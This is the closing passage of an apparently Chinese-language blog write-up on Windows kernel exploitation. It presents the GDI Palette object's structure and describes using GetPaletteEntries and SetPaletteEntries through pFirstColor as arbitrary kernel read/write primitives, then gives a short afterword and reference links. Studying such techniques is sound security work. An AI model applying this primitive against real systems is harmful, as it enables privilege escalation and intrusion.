
但是前辈们总有奇特的想法，又找到了另外一个对象 platte ，它类似与 bitmap 结构，可以用 `CreatePalette` 函数创建，结构如下



```
typedef struct _PALETTE
{
     BASEOBJECT          BaseObject;

     FLONG               flPal;
     ULONG               cEntries;
     ULONG               ulTime;
     HDC                 hdcHead;
     HDEVPPAL            hSelected;
     ULONG               cRefhpal;
     ULONG               cRefRegular;
     PTRANSLATE          ptransFore;
     PTRANSLATE          ptransCurrent;
     PTRANSLATE          ptransOld;
     ULONG               unk_038;
     PFN                 pfnGetNearest;
     PFN                 pfnGetMatch;
     ULONG               ulRGBTime;
     PRGB555XL           pRGBXlate;
     PALETTEENTRY        *pFirstColor;
     struct _PALETTE     *ppalThis;
     PALETTEENTRY        apalColors[1];
} PALETTE, *PPALETTE;
```

任意读写的方法只是改为了`GetPaletteEntries`和`SetPaletteEntries`，以后可以尝试一下这个思路



-GetPaletteEntries for reading

-SetPaletteEntries for writing

-iStartIndex parameter offset from pFirstColor

0x03：后记

利用里面，win8.1的坑比较多，和win7比起来差距有点大，需要细心调试，更往后的版本主要是参阅外国的文献，以后有时间再来实践

参考资料：

[+] 参阅过的pdf：https://github.com/ThunderJie/Study_pdf

[+] RS2上的利用分析：https://www.anquanke.com/post/id/168441#h2-3

[+] RS3上 platte 对象的利用分析：https://www.anquanke.com/post/id/168572